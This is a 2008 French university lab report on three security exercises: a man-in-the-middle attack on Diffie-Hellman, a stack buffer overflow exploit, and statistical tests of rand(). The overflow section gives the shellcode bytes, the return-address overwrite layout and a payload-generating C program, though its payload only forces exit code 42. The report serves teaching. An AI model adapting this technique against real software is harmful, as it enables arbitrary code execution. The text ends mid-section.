Facultés Universitaires Notre-Dame de la Paix
Rue Grandgagnage 21, 5000 Namur
Belgique

Travail Pratique de Sécurité

`Cours:`	INFOM115 - Sécurité et fiabilité des systèmes informatiques
`Professeur:`	Jean RAMAEKERS {jra@info.fundp.ac.be}
`Assistant:`	Seweryn DYNEROWICZ {sdy@info.fundp.ac.be}
`Année académique:`	Master 1 en informatique 2007-2008
`Auteur:`	Stéphane CALANDE - Damien DE NIZZA - Quoc Anh LE
`Email:`	{scalande,ddenizza,lequocanh}@student.fundp.ac.be

Le 30 avril 2008

Contents

Chapter 1

Introduction

Ce document constitue le rapport du travail pratique réalisé en groupe de trois personnes dans le cadre du cours de Sécurité et fiabilité des systèmes informatiques. Dans ce rapport, trois exercices concernant les problèmes de Sécurité informatique seront résolus.

Ces problèmes sont un problème de compromission de la confidentialité intégrité d'une communication, un problème d'exécution arbitraire de code par buffer overflow ainsi qu'un problème concernant le fonctionnement et limites des générateurs de nombres aléatoires.

L'objectif de ce travail est d'illustrer les concepts théoriques vus au cours, et plus exactement d'aller au-delà de la simple compréhension des protocoles de sécurité et de tenter d'appréhender leurs limites.

Chapter 2

Exercice 1

2.1 Confidentialité et intégrité

Considérons deux personnes, Alice et Bob, qui souhaitent communiquer ensemble. Ces deux personnes souhaitent que le contenu de leur communication ne soit pas connu du reste du monde. Cependant, elles ne détiennent pas de secret commun pour chiffrer leurs messages. Afin de tomber d'accord sur une clé, elles choisissent d'utiliser l'algorithme suivant:

1. Alice et Bob gênèrent un nombre aléatoire qu'ils gardent secrets (dénotés a et b par la suite)
2. Alice calcule un nombre $A = g^a \mod p$, où p est un nombre premier et g est la racine primitive modulo p
3. Alice transmet, en clair, le triplet (g, p, A) à Bob
4. Bob calcule un nombre $B = g^b \mod p$, ainsi qu'un nombre $K_b = A^b \mod p$
5. Bob transmet, en clair le nombre B
6. Alice calcule le nombre $K_a = B^a \mod p$

Les propriétés mathématiques de l'opérateur modulo garantissent que $K_a = K_b$. À partir du moment où le secret est échangé, l'algorithme AES (Advanced Encryption Standard) est utilisé pour chiffrer à l'aide de la clé secrète ($K = K_a = K_b$) les messages échangés entre Alice et Bob.

2.2 Énoncé

On vous demande de montrer que ni la confidentialité, ni l'intégrité des communications ne sont garanties dans ce scénario. Votre réponse doit montrer clairement à quel niveau se situe la faille, ainsi que la matière dont elle peut être exploitée. Quelle solution peut être envisagée pour que ce protocole garantisse la confidentialité et l'intégrité?

2.3 Solution

Cette technique est aussi appelée l'échange de clés Diffie-Hellman[1]. L'idée de l'algorithme est illustrée par le Figure 2.1 à la page suivante.

Tout d'abord, pour bien comprendre l'algorithme, on a besoin de bien comprendre les notions concernant cet algorithme.

- Un **nombre premier** est un entier naturel, admettant exactement deux diviseurs dans N (i.e: entiers et positifs): 1 et lui-même.

[1] Page web: `http://fr.wikipedia.org/wiki/Diffie-Hellman`

- **la racine primitive modulo** p est un entier g si l'on peut créer un ensemble des nombres premiers avec p dont chaque entier est juste une puissance de g. Par exemple: 3 est une racine primitive modulo 14, et nous avons $3^2 = 9$, $3^3 = 13$, $3^4 = 11$, $3^5 = 5$ et $3^6 = 1$ (modulo 14). L'ensemble {1,3,5,9,11,13} est l'ensemble des nombres premiers avec 14.



Figure 2.1: *Illustration de l'algorithme Diffie-Hellman*

À première vue, il semble que l'algorithme est sécurisé. En supposant que tous les nombres g, p, A et B tombent aux mains de l'ennemi, cela ne lui permet pas de calculer la clé finale K_a (K_b) à cause du niveau de la complexité de l'algorithme lorsque l'on prend un nombre premier p de l'ordre de 300 chiffres ainsi que a et b de l'ordre de 100 chiffres.

Cependant, en pratique, il y a deux risques auxquels on doit faire face.

Premièrement, si Alice et Bob utilisent un générateur de nombres aléatoires qui n'est pas complètement aléatoire, l'espion peut alors deviner la règle de ce générateur et calculer la valeur de la clé finale.

Deuxièmement, dans le Figure 2.1, si Evil Eve peut non seulement lire les valeurs échangées entre Alice et Bob mais si elle peut aussi les modifier, elle va se placer entre Alice et Bob, prendre la valeur de g^a envoyée par Alice et envoyer à Bob une autre valeur $g^{a'}$. De même, elle va remplacer la valeur de g^b envoyée par Bob par une clé $g^{b'}$. L'espion peut ainsi communiquer avec Alice en utilisant la clé partagée $g^{ab'}$ et communiquer avec Bob en utilisant la clé partagée $g^{a'b}$. Alice et Bob croient ainsi avoir échangé une clé secrète alors qu'en réalité ils ont chacun échangé une clé secrète avec l'espion. {Rérérencé de Wiki français }(1)

Pour éviter ce risque, la solution est de signer les échanges de valeurs via des clés asymétriques. Soit les clés publiques auront été échangées auparavant entre Alice et Bob. Soit elles seront certifiées par une tierce partie fiable. Alice peut ainsi être assurée que la clé qu'elle reçoit

provient effectivement de Bob, et inversement pour Bob.

Pour rappel, voici brièvement le fonctionnement de la cryptographie asymétrique dans le cas d'un message envoyé par Bob à Alice.

- Alice génère deux clés. La clé publique qu'elle envoie à Bob et la clé privée qu'elle conserve précieusement sans la divulguer à quiconque.
- Bob chiffre le message avec la clé publique d'Alice et envoie le texte chiffré. Alice déchiffre le message grâce à sa clé privée.

Chapter 3

Exercice 2

3.1 L'énoncé

Pour cette question, il nous a été demandé de produire une chaîne d'entrée qui puisse dévier le programme donné de telle sorte qu'il n'affiche plus « Operation Complete » et qu'il renvoie comme valeur de retour « 42 ».

3.2 Approche

Une approche classique afin de réaliser cet *exploit* est le *Buffer overflow* et plus précisément le *Stack overflow* (dans notre cas). Cette méthode consiste à remplir l'espace dédié à une variable locale de manière à ce que son contenu déborde hors de la zone mémoire qui lui a été allouée. Moyennant une compilation avec l'indication *-fno-stack-protector*, cette méthode permet d'avoir accès à d'autres zones mémoires sur la pile. Zones mémoires qui sont normallement réservées et protégées. La figure suivante illustre la pile juste après un appel d'une fonction *main()* à une sous-fonction (cas de base) :



Figure 3.1: *Stack1*

Où chaque ligne représente un *word* de 4bytes. Ainsi, lorsque l'on remplit la variable *buffer* avec, au plus, 16 caractères, le code de la fonction s'exécute normalement et rend la main à la fonction appelante *main()*. Cependant, si le contenu de la variable dépasse la mémoire qui lui a été allouée, son contenu va écraser le contenu des autres zones mémoires situées plus haut.

Ainsi, dans un premier temps, la valeur sauvée du *%ebp* qui contient le pointeur vers la trame du *main()* sur la *stack* va être purement écrasée. Ensuite, la valeur de retour située 4 bytes plus haut va subir le même sort, ce qui aura pour conséquence que lorsque la fonction aura exécuté son code, l'exécution du programme va reprendre à une adresse invalide, ce qui générera un *segmentation fault*. C'est ici que se trouve le point intéressant pour réaliser l'énoncé du TP. En effet, vu que nous pouvons accéder à la case mémoire de l'adresse de retour, nous pouvons tenter de nous arranger pour que l'*overflow* remplisse le *buffer* de 16 octets, les 4 octets du *%ebp* et place en bout de chaîne une adresse vers une zone mémoire contenant du code malicieux ! Cette situation est illustrée dans la figure suivante :



Figure 3.2: *Stack2*

L'idée est donc d'insérer du code malicieux dans maximum 20 bytes afin de préserver 4 bytes en bout de chaîne pour écrire l'adresse du début du *buffer*. Ainsi, lorsque l'exécution dans fonction voudra restaurer l'adresse de retour (« *poppée* » sur la *stack* et chargée dans le registre %eip), l'exécution ne reprendra pas à l'instruction suivant le *call* dans la fonction appelante (autrement dit, la fonction ne rendra pas la main à la fonction appelante *main()*,) mais l'exécution reprendra au début du *buffer* de 16 octets et exécutera le code injecté via la chaîne d'entrée. Ce code n'est autre qu'un *return 42* en code machine.

3.3 Structure de la chaîne d'entrée

Cette section va, dans un premier temps, présenter le code machine minimal nécessaire à l'exécution d 'un *exit* avec une valeur de retour (*return 42*) selon les exigeances de l'énoncé. Ensuite, nous verrons comment le texte a été transformé sous forme de code hexadécimal et comment est injecté la « fausse » adresse de retour qui pointera en fait vers le début du *buffer* de 16 bytes.

3.3.1 Code machine

Le code d'exécution d'un *exit* avec code de retour peut s'effectuer en 3 instructions machines que voici :

movl $1, %eax
movl $0, %ebx
int $0x80

La première ligne correspond à un appel système pour quitter un programme. *%eax* contient le numéro d'appel système. La troisième ligne réveille le *noyau* pour qu'il lance la commande d'*exit*. La deuxième ligne est la plus intéressante, c'est celle qui va nous permettre d'indiquer la valeur de retour 42 que nous plaçons dans le registre *%ebx*.

3.3.2 La chaîne

En sauvant ces instructions dans un fichier **.s* et en les assemblant (*as *.s -o *.o*), nous pouvons voir le code hexadécimal auquel ces trois instructions correspondent (avec la commande *objdump -D *.o*). Il se fait que le code généré est :

0: b8 01 00 00 00 mov $0x1,%eax
5: bb 2a 00 00 00 mov $0x2a,%ebx
a: cd 80 int $0x80

soit la chaine de caractère : « $\backslash xb8\backslash x01\backslash x00\backslash x00\backslash x00\backslash xbb\backslash x2a\backslash x00\backslash x00\backslash x00\backslash xcd\backslash x80$ ». Cette chaîne représente 12 bytes. Comme nous l'avons vu dans la section traitant de l'approche du problème, il nous faut remplir 20 bytes et mettre l'adresse du début du *buffer* dans les 4 derniers bytes. Ainsi, ayant déjà 12 bytes de remplis, une manière simple de combler les autres bytes jusqu'à 20 est de répéter deux fois l'adresse du *buffer* (nous verrons dans la section «« *fonctionnement* » comment nous récupérons cette valeur). Enfin, il ne nous reste plus qu'à concaténer une dernière fois l'adresse pour que celle-ci figure dans la case mémoire contenant l'adresse de retour de la fonction. Cependant, il semblerait que concaténer 2 fois l'adresse voulue après le *buffer* cause quand même des *segmentation fault*. Or, il se fait qu'en concaténant 3 fois l'adresse après le *buffer*, tout se passe comme prévu. Nous en déduisons donc qu'il doit exister une autre zone mémoire réservée (telle que *%ebp* et *ret*) mais qui n'a pas été renseignée dans la documentation (pourtant variée) que nous avons consultée. Ainsi, en conclusion, il faut concaténer 4 fois l'adresse après les 12 bytes correspondants aux 3 instructions machines vues plus haut. Ce qui nous fait 28 bytes au total : 12 pour le code malicieux, 12 pour combler l'espace mémoire et 4 pour l'adresse de retour modifiée.

3.4 Fonctionnement du code

Cette section présente brièvement les différents fichiers utilisés ainsi que leur utilisation. Enfin, la question cruciale de la communication entre ces processus et la transmission de données sera abordée.

3.4.1 bufferOverflow.c

N'est autre que le programme donné dans l'énoncé. Il ne peut être altéré ou modifié en dehors du *runtime*.

3.4.2 makeMaliciousCode.c

Ce fichier permet d'écrire dans un fichier la représentation des différentes valeurs hexadécimales du code malicieux généré et des adresses sur la sortie standard. Ce flux sera récupéré lors du *gets()* se trouvant dans la fonction *foo()* du fichier *bufferOverflow.c*.

3.4.3 bidon.c

Comme son nom l'indique, ce fichier n'a pas d'intérêt en soi. Il sert juste à démarrer la fonction *foo()* du fichier *bufferOverflow.c* afin de pouvoir en récupérer l'adresse du *buffer*. On peut ensuite la concaténer 4 fois au code malicieux dans *makeMaliciousCode.c*, compiler et exécuter ce code. Le code malicieux aura donc l'adresse du *buffer* dans ses 4 derniers octets.

3.4.4 communication inter-processus

Sachant que le fichier *makeMaliciousCode.c* produit du code (via une chaîne) sur la sortie standard et que le fichier *bufferOverflow.c* récupère ce flux via la fonction *gets()*, l'idée de les connecter via un *pipe* est rapidement venue à l'esprit. Cependant, en utilisant des *pipes* classiques (*unamed*), il y avait un problème pour récupérer l'adresse du *buffer* indiqué par le fichier *bufferOverflow.c*. En effet, avant que celui-ci ne puisse s'exécuter (et récupérer un flux sur l'entrée standard), il faut que l'autre processus venant de *makeMaliciousCode.c* ait fini de s'exécuter. Or, il se fait que ce dernier a besoin de l'adresse du *buffer* pour pouvoir la concaténer 4 fois au code malicieux et l'écrire sur la sortie standard. C'est le blocage. La solution à ce problème réside dans l'utilisation d'un *named pipe*, appelé également *FIFO*. L'avantage est que lorsqu'un processus redirige un flux dans ce *pipe*, le *kernel* bloque ce processus jusqu'à ce qu'un autre se connecte à l'autre extrémité du *pipe*. Ainsi, grâce à ces *named pipes*, nous pouvons décrire la manipulation pour faire en sorte que le programe contenu dans *bufferOverflow.c* retourne uniquement 42. Premièrement, il faut créer un fichier *FIFO*. Pour cela, nous utilisons la commande *mkfifo pipeCom*. Ensuite, nous démarrons le processus associé à *bufferOverflow.c* et nous redirigeons l'entrée standard vers le pipe *./bufferOverflow < pipeCom*. Nous l'avons vu ci-dessus : le processus lié à *bufferOverflow* est bloqué. Nous ne pouvons donc pas encore voir l'adresse du *buffer*. Pour ce faire, nous lançons le processus associé au fichier *bidon.c* et nous redirigeons la sortie standard vers *pipeCom./bidon > pipeCom*. Ce fichier ne fait rien d'autre qu'attendre, en fait. Ceci déclenche le démarrage du processus à l'autre bout du *pipe*. L'exécution de ce processus nous amène jusqu'au *gets()* où il attend. Néanmoins, il a affiché l'adresse du *buffer*. Nous pouvons donc ouvrir notre fichier *makeMaliciousCode.c* et concaténer 4 fois l'adresse en question au bout du code hexadécimal correspondant aux instructions du code machine malicieux (se trouvant dans la variable *char code[CODE_SIZE]*). Nous sauvons, compilons et exécutons ce programme en redirigeant la sortie standard vers *pipeCom ./makeMaliciousCode > pipeCom*. Enfin, nous tuons le processus associé à *bidon.c* pour permettre au processus lié à *bufferOverflow.c* de recevoir le flux envoyé par le processus correspondant à *makeMaliciousCode.c*. L'exécution n'affiche pas « Operation complete » et un rapide *echo $* nous indique que la valeur de retour est bel et bien 42. C'est un peu alambiqué, mais ça marche.

3.5 Annexes

Cette annexe présente le contenu des différents fichiers ainsi que leur code assembleur.

3.5.1 bufferOverflow.c

Code

```
#include <stdio.h>
void foo()
{
    char buffer[16];
    printf("&buffer = %x\n",(unsigned int) buffer);
    gets(buffer);
     printf("foo() complete\n");
}

int main (int argc, char** argv)
{
    foo();
    printf("Operation complete\n");
    return 0;
}
```

Code assembleur

```
0x08048406 <main+0>: lea 0x4(%esp),%ecx
0x0804840a <main+4>: and $0xfffffff0,%esp
0x0804840d <main+7>: pushl 0xfffffffc(%ecx)
0x08048410 <main+10>: push %ebp
0x08048411 <main+11>: mov %esp,%ebp
0x08048413 <main+13>: push %ecx
0x08048414 <main+14>: sub $0x4,%esp
0x08048417 <main+17>: call 0x80483d4 <foo>
0x0804841c <main+22>: movl $0x8048519,(%esp)
0x08048423 <main+29>: call 0x804833c <puts@plt>
0x08048428 <main+34>: mov $0x0,%eax
0x0804842d <main+39>: add $0x4,%esp
0x08048430 <main+42>: pop %ecx
0x08048431 <main+43>: pop %ebp
0x08048432 <main+44>: lea 0xfffffffc(%ecx),%esp
0x08048435 <main+47>: ret
0x080483d4 <foo+0>: push %ebp
0x080483d5 <foo+1>: mov %esp,%ebp
0x080483d7 <foo+3>: sub $0x18,%esp
0x080483da <foo+6>: lea 0xfffffff0(%ebp),%eax
0x080483dd <foo+9>: mov %eax,0x4(%esp)
0x080483e1 <foo+13>: movl $0x80484fc,(%esp)
0x080483e8 <foo+20>: call 0x804832c <printf@plt>
```

```
0x080483ed <foo+25>: lea 0xfffffff0(%ebp),%eax
0x080483f0 <foo+28>: mov %eax,(%esp)
0x080483f3 <foo+31>: call 0x804830c <gets@plt>
0x080483f8 <foo+36>: movl $0x804850a,(%esp)
0x080483ff <foo+43>: call 0x804833c <puts@plt> 0x08048404 <foo+48>: leave
0x08048405 <foo+49>: ret
```

3.5.2 bidon.c

Code

```
#include <stdio.h>
#include <stdlib.h>
int main()
{
    char s[10];
    gets(s);
    exit(0);
}
```

Code assembleur

```
0x080483a4 <main+0>: lea 0x4(%esp),%ecx
0x080483a8 <main+4>: and $0xfffffff0,%esp
0x080483ab <main+7>: pushl 0xfffffffc(%ecx)
0x080483ae <main+10>: push %ebp
0x080483af <main+11>: mov %esp,%ebp
0x080483b1 <main+13>: push %ecx
0x080483b2 <main+14>: sub $0x14,%esp
0x080483b5 <main+17>: mov %gs:0x14,%eax
0x080483bb <main+23>: mov %eax,0xfffffff8(%ebp)
0x080483be <main+26>: xor %eax,%eax
0x080483c0 <main+28>: lea 0xffffffee(%ebp),%eax
0x080483c3 <main+31>: mov %eax,(%esp)
0x080483c6 <main+34>: call 0x80482e8 <gets@plt>
0x080483cb <main+39>: movl $0x0,(%esp)
0x080483d2 <main+46>: call 0x8048308 <exit@plt>
```

3.5.3 makeMaliciousCode.c

Code

```
    #include <stdio.h>
    #include <stdlib.h>
    #define CODE\_SIZE 28
    int main()
    {
    int i; /*Code correspondant au 3 instructions machine de base*/ char
    code[CODE\_SIZE]="\xb8\x01\x00\x00\x00\xbb\x2a\x00\x00\x00\xcd\x80";
```

```
for(i=0;i<CODE\_SIZE;i++)
    {
    fprintf(stdout,"%c",code[i]);
    }
exit(0);
}
```

Code assembleur

```
0x080483d4 <main+0>: lea 0x4(%esp),%ecx
0x080483d8 <main+4>: and $0xfffffff0,%esp
0x080483db <main+7>: pushl 0xfffffffc(%ecx)
0x080483de <main+10>: push %ebp
0x080483df <main+11>: mov %esp,%ebp
0x080483e1 <main+13>: push %ecx
0x080483e2 <main+14>: sub $0x34,%esp
0x080483e5 <main+17>: mov 0x804852c,%eax
0x080483ea <main+22>: mov %eax,0xffffffdc(%ebp)
0x080483ed <main+25>: mov 0x8048530,%eax
0x080483f2 <main+30>: mov %eax,0xffffffe0(%ebp)
0x080483f5 <main+33>: mov 0x8048534,%eax
0x080483fa <main+38>: mov %eax,0xffffffe4(%ebp)
0x080483fd <main+41>: movzbl 0x8048538,%eax
0x08048404 <main+48>: mov %al,0xffffffe8(%ebp)
0x08048407 <main+51>: movl $0x0,0xffffffe9(%ebp)
0x0804840e <main+58>: movl $0x0,0xffffffed(%ebp)
0x08048415 <main+65>: movl $0x0,0xfffffff1(%ebp)
0x0804841c <main+72>: movw $0x0,0xfffffff5(%ebp)
0x08048422 <main+78>: movb $0x0,0xfffffff7(%ebp)
0x08048426 <main+82>: movl $0x0,0xfffffff8(%ebp)
0x0804842d <main+89>: jmp 0x8048450 <main+124>
0x0804842f <main+91>: mov 0x8049660,%edx
0x08048435 <main+97>: mov 0xfffffff8(%ebp),%eax
0x08048438 <main+100>: movzbl 0xffffffdc(%ebp,%eax,1),%eax
0x0804843d <main+105>: movsbl %al,%eax
0x08048440 <main+108>: mov %edx,0x4(%esp)
0x08048444 <main+112>: mov %eax,(%esp)
0x08048447 <main+115>: call 0x8048324 <fputc@plt>
0x0804844c <main+120>: addl $0x1,0xfffffff8(%ebp)
0x08048450 <main+124>: cmpl $0x1b,0xfffffff8(%ebp)
0x08048454 <main+128>: jle 0x804842f <main+91>
0x08048456 <main+130>: movl $0x0,(%esp)
0x0804845d <main+137>: call 0x8048334 <exit@plt>
```

Chapter 4

Exercice 3

4.1 Générateurs de nombres pseudo-aléatoires

4.1.1 Enoncé

L'objectif de l'exercice est d'évaluer la qualité du générateur de nombres pseudo-aléatoires "srand" sur base des 4 indicateurs produits par quatre tests différents. Ces tests portent sur un échantillon de 20 000 bits que nous avons construit en groupant 625 nombres générés par srand (écrits sous forme binaire en 32 bits).

4.1.2 Code

```
#include <stdio.h>
#include <math.h>
#include <stdlib.h>
#include <time.h>
#include <string.h>

int tabBin[32];
int tabTotal[20000];

// fonction retournant le type de combinaison des 4 bits à partir du bit "deb"
int typeComb(int deb)
{
    int type;
    int nb =
    tabTotal[deb] * 1000 + tabTotal[deb + 1] * 100 + tabTotal[deb +
                                    2] * 10 +
    tabTotal[deb + 3];


    switch (nb) {
    case 0:
    type = 0;
    break;
    case 1:
    type = 1;
    break;
    case 10:
    type = 2;
    break;
    case 11:
    type = 3;
```

```
    break;
    case 100:
    type = 4;
    break;
    case 101:
    type = 5;
    break;
    case 110:
    type = 6;
    break;
    case 111:
    type = 7;
    break;
    case 1000:
    type = 8;
    break;
    case 1001:
    type = 9;
    break;
    case 1010:
    type = 10;
    break;
    case 1011:
    type = 11;
    break;
    case 1100:
    type = 12;
    break;
    case 1101:
    type = 13;
    break;
    case 1110:
    type = 14;
    break;
    case 1111:
    type = 15;
    break;
    }

    return (type);
}

// fonction retournant la longueur du run démarrant à deb
int longSeq(int deb)
{
    int valeur;

    if (tabTotal[deb] == 0) {
    valeur = 0;
```

```
    } else {
    valeur = 1;
    }

    int longueur = 0;
    while (tabTotal[deb + longueur] == valeur && deb + longueur < 20000) {
    longueur += 1;
    }
    return (longueur);
}

// fonction retournant le nombre de 1 d'un tableau de 20000 entiers
int nbDeUn(int chaine[20000])
{
    int i, total = 0;
    int max = 20000;

    for (i = 0; i < max; i++) {
    if (chaine[i] == 1) {
        total++;
    }
    }

    return (total);
}

// fonction qui fait la conversion d'un décimal à un binaire 32 bits
void decimalToBinaire(long decimal)
{

    int tableau[64] = { 0 };
    int i = 0;
    while (decimal > 0 || i < 32) { // i < 32 pour avoir 32 chiffres minimum
    tableau[i] = decimal % 2;
    i++;
    decimal /= 2;
    }

    int j = 0;
    printf("\n");
    for (i = i - 1; i >= 0; i--) {
    printf("%d", tableau[i]);   // lecture du tableau à l'envers
    tabBin[j] = tableau[i];
    j++;
    }
    printf("\n");
}
```

```
int main(void)
{
    int i;
    long tmp;
    char *tmpBin;

// CREATION des 20 000 bits aléatoires

    srand(time(NULL));
    //srand48(time(NULL));

    for (i = 0; i < 625; i++) {

    tmp = rand();
    //tmp = lrand48();
    printf("\n%d en binaire =", tmp);
    decimalToBinaire(tmp);
    int debut = 32 * i;
    int j;
    for (j = 0; j < 32; j++) {

        tabTotal[debut + j] = tabBin[j];
    }
    }

// MONOBIT

    long totalUn = nbDeUn(tabTotal);

    if ((9654 < totalUn) && (totalUn < 10346)) {
    printf
        ("\n> test MONOBIT réussi !!! Car %u est compris entre 9 654 et 10 346\n",
         totalUn);
    } else {
    printf
        ("\n> test MONOBIT raté car %u n'est PAS compris entre 9 654 et 10 346\n",
         totalUn);
    }

// POKER

    int combinaison[16];
    int j;

    for (j = 0; j < 16; j++) {
    combinaison[j] = 0;
    }

    int deb = 0;
```

```
    int type;
    while (deb < 20000) {

    type = typeComb(deb);
    combinaison[type]++;

    deb += 4;

    }

    int sommeCarre = 0;
    for (j = 0; j < 16; j++) {
    sommeCarre += combinaison[j] * combinaison[j];
    }

    float nbAVirgule = 0.0032;

    float x = (nbAVirgule * sommeCarre) - 5000;

    printf("\nX = %f\n", x);

    if (x > 1.03 && x < 57.4) {
    printf
        ("\n> test POKER réussi !!! car %f est compris entre 1.03 et 57.4\n");
    } else {
    printf
        ("\n> test POKER raté car %f n'est PAS compris entre 1.03 et 57.4\n");
    }

// RUN & LONG_RUN

    int un = 0;
    int deux = 0;
    int trois = 0;
    int quatre = 0;
    int cinq = 0;
    int sixEtPlus = 0;

    deb = 0;
    int longRun = 1;

    while (deb < 20000) {
    int res = longSeq(deb);

    switch (res) {
    case 2:
        un += 1;
        break;
    case 3:
```

```
        deux += 1;
        break;
    case 4:
        trois += 1;
        break;
    case 5:
        quatre += 1;
        break;
    case 6:
        cinq += 1;
        break;
    default:
        if (res > 6) {
        sixEtPlus += 1;
        }
    }
    deb += res;
    if (res >= 34) {
        longRun = 0;
    }
    }

    printf("\n");
    printf("Nb de runs de longueur 1 = %d [2267 - 2733]\n", un);
    printf("Nb de runs de longueur 2 = %d [1079 - 1421]\n", deux);
    printf("Nb de runs de longueur 3 = %d [502 - 748]\n", trois);
    printf("Nb de runs de longueur 4 = %d [223 - 402]\n", quatre);
    printf("Nb de runs de longueur 5 = %d [90 - 223]\n", cinq);
    printf("Nb de runs de longueur 6 & + = %d [90 - 223]\n", sixEtPlus);

    if (un > 2267 && un < 2733 && deux > 1079 && deux < 1421 && trois > 502
    && trois < 748 && quatre > 223 && quatre < 402 && cinq > 90
    && cinq < 223 && sixEtPlus > 90 && sixEtPlus < 223) {
    printf("\n> test RUN réussi !!!\n");
    } else {
    printf("\n> test RUN raté\n");
    }

    if (longRun == 1) {
    printf("\n> test LONG_RUN réussi !!! (aucun run >= 34)\n");
    } else {
    printf("\n> test LONG_RUN raté (il y a au moins un run >= 34)\n");
    }

    return 0;
}
```

4.1.3 Remarque préliminaire

Tout d'abord, nous remarquerons que la fonction rand génère des nombres pseudo-aléatoires compris entre 0 et RAND_MAX (sources : manpage de srand). Après avoir fait un petit test d'affichage de la constante RAND_MAX sur le terminal, nous avons constaté que cette valeur était de 2 147 483 647. Cette valeur est en fait le nombre maximal qu'on puisse exprimer en binaire avec 31 bits.

Srand génère donc des nombres entiers aléatoires de 31 bits. Cela implique que ces nombres affichés sous forme binaire en 32 bits commencent toujours par un 0.

Cette remarque est utile car elle va influencer les résultats.

4.1.4 Monobit

Le test monobit est le plus indécis. D'une exécution à l'autre du programme, le résultat peut changer. Mais, globalement, il est positif les 3/4 du temps. Et lorsque le test échoue, cela provient toujours du fait que la valeur X est inférieure à la borne inférieure (9654). Autrement dit, que parmi les 20 000 bits, il y a trop peu de 1 par rapport aux 0. Cela peut sans doute s'expliquer en partie par la remarque préliminaire citée ci-dessus. (625 bits valent obligatoirement 0)

4.1.5 Poker

